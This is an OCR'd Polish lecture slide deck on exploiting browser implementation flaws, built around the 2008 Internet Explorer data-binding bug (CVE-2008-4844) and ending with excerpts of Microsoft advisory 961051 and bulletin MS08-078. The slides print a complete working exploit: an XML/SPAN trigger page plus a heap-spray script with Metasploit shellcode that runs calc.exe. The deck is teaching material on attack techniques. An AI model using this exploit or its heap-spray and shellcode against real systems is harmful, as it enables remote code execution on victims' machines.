Wykorzystanie błędów implementacji w przeglądarkach internetowych do przeprowadzania ataków hakerskich

mgr inż. Paweł Koszut

kubuntu

Wykorzystanie błędów implementacji

File Edit View Scrollback Bookmarks Settings Help

```
<XML ID=I>
        <X>
                <C>
                        <![CDATA[
                                <image
                                        SRC=http://&#2570;&#2570;.xxxxx.org
                                >
                         ]]>

                </C>
        </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        <XML ID=I>
        </XML>
        <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        </SPAN>
</SPAN>
iframe.html (END)
```

win_xp : less

iframe.html

kubuntu

Wykorzystanie błędów implementacji

File Edit View Scrollback Bookmarks Settings Help

```
<html>
<script>

        // k`sOSe 12/10/2008 - tested on winxp sp3, explorer 7.0.5730.13

        // windows/exec - 141 bytes

        // http://www.metasploit.com

        // EXITFUNC=seh, CMD=C:\WINDOWS\system32\calc.exe
        var shellcode = unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u012
0%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u
66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708
b%uad1c%u688b%u8908%u83f8%u6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u3a43%u575c%u4e49%u4f44%u
5357%u735c%u7379%u6574%u336d%u5c32%u6163%u636c%u652e%u6578%u4100");
        var block = unescape("%u0a0a%u0a0a");
        var nops = unescape("%u9090%u9090%u9090");


        while (block.length < 81920) block += block;
        var memory = new Array();
        var i=0;
        for (;i<1000;i++) memory[i] += (block + nops + shellcode);
        document.write(shellcode)
        document.write("<iframe src=\"iframe.html\">");

</script>


</html>
ie-sploit.html_oryginal (END)
```

win_xp : less

index.html

kubuntu


Wykorzystanie błędów implementacji

Przerwa na przykład

Wykorzystanie błędów implementacji


kubuntu


Wykorzystanie błędów implementacji



kubuntu


Wykorzystanie błędów implementacji






kubuntu

Wykorzystanie błędów implementacji




kubuntu

Wykorzystanie błędów implementacji




kubuntu

Wykorzystanie błędów implementacji




kubuntu

Wykorzystanie błędów implementacji





Wykorzystanie błędów implementacji



Wykorzystanie błędów implementacji

Wykorzystanie błędów implementacji




Microsoft Security Advisory (961051): Vulnerability in Internet Explorer Could Allow Remote
File Edit View History Bookmarks Tools Help
http://www.microsoft.com/technet/security/advisory/96105
Google
Most Visited
Getting Started
Latest Headlines
Click Here to Install Silverlight
United States Change | All Microsoft Sites
Microsoft TechNet
Web
TechNet Home | TechCenters | Downloads | TechNet Program | Subscriptions | Security Bulletins | Archive
Search for
Go
TechNet Security
Security Bulletin Search
Library
Learn
Downloads
Support
Community
TechNet Home > TechNet Security > Security Advisories
Microsoft Security Advisory (961051)
Vulnerability in Internet Explorer Could Allow Remote Code Execution
Published: December 10, 2008 | Updated: December 17, 2008
Microsoft has completed the investigation into a public report of this vulnerability. We have issued MS08-078 to address this issue. For more information about this issue, including download links for an available security update, please review MS08-078. The vulnerability addressed is the Pointer Reference Memory Corruption Vulnerability - CVE-2008-4844.
Resources:
You can provide feedback by completing the form by visiting Microsoft Help and Support: Contact Us.
Customers in the United States and Canada can receive technical support from Microsoft Product Support Services. For more information about available support options, see Microsoft Help and Support.
International customers can receive support from their local Microsoft subsidiaries. For more information about how to contact Microsoft for international support issues, visit International Support.
Microsoft TechNet Security provides additional information about security in Microsoft products.
Disclaimer:
The information provided in this advisory is provided "as is" without warranty of any kind. Microsoft disclaims all warranties, either express or implied, including the warranties of merchantability and fitness for a particular purpose. In no event shall Microsoft Corporation or its suppliers be liable for any damages whatsoever including direct, indirect, incidental, consequential, loss of business profits or special damages, even if Microsoft Corporation or its suppliers have been advised of the possibility of such damages. Some states do not allow the exclusion or limitation of liability for consequential or incidental damages so the foregoing limitation may not apply.
Revisions:
December 10, 2008: Advisory published
December 11, 2008: Revised to include Microsoft Internet Explorer 5.01 Service Pack 4, Internet Explorer 6 Service Pack 1, Internet Explorer 6, and Windows Internet Explorer 8 Beta 2 as potentially vulnerable software. Also added more workarounds.
Done

Microsoft Security Bulletin MS08-078 - Critical

Security Update for Internet Explorer (960714)

Published: December 17, 2008 | Updated: December 18, 2008

Version: 1.1

General Information

Executive Summary

This security update resolves a publicly disclosed vulnerability. The vulnerability could allow remote code execution if a user views a specially crafted Web page using Internet Explorer. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

This security update is rated Critical for Internet Explorer 5.01, Internet Explorer 6, Internet Explorer 6 Service Pack 1, and Internet Explorer 7. For information about Internet Explorer 8 Beta 2, please see the section, **Frequently Asked Questions (FAQ) Related to This Security Update**. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by modifying the way Internet Explorer validates data binding parameters and handles the error resulting in the exploitable condition. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection under the next section, **Vulnerability Information**.

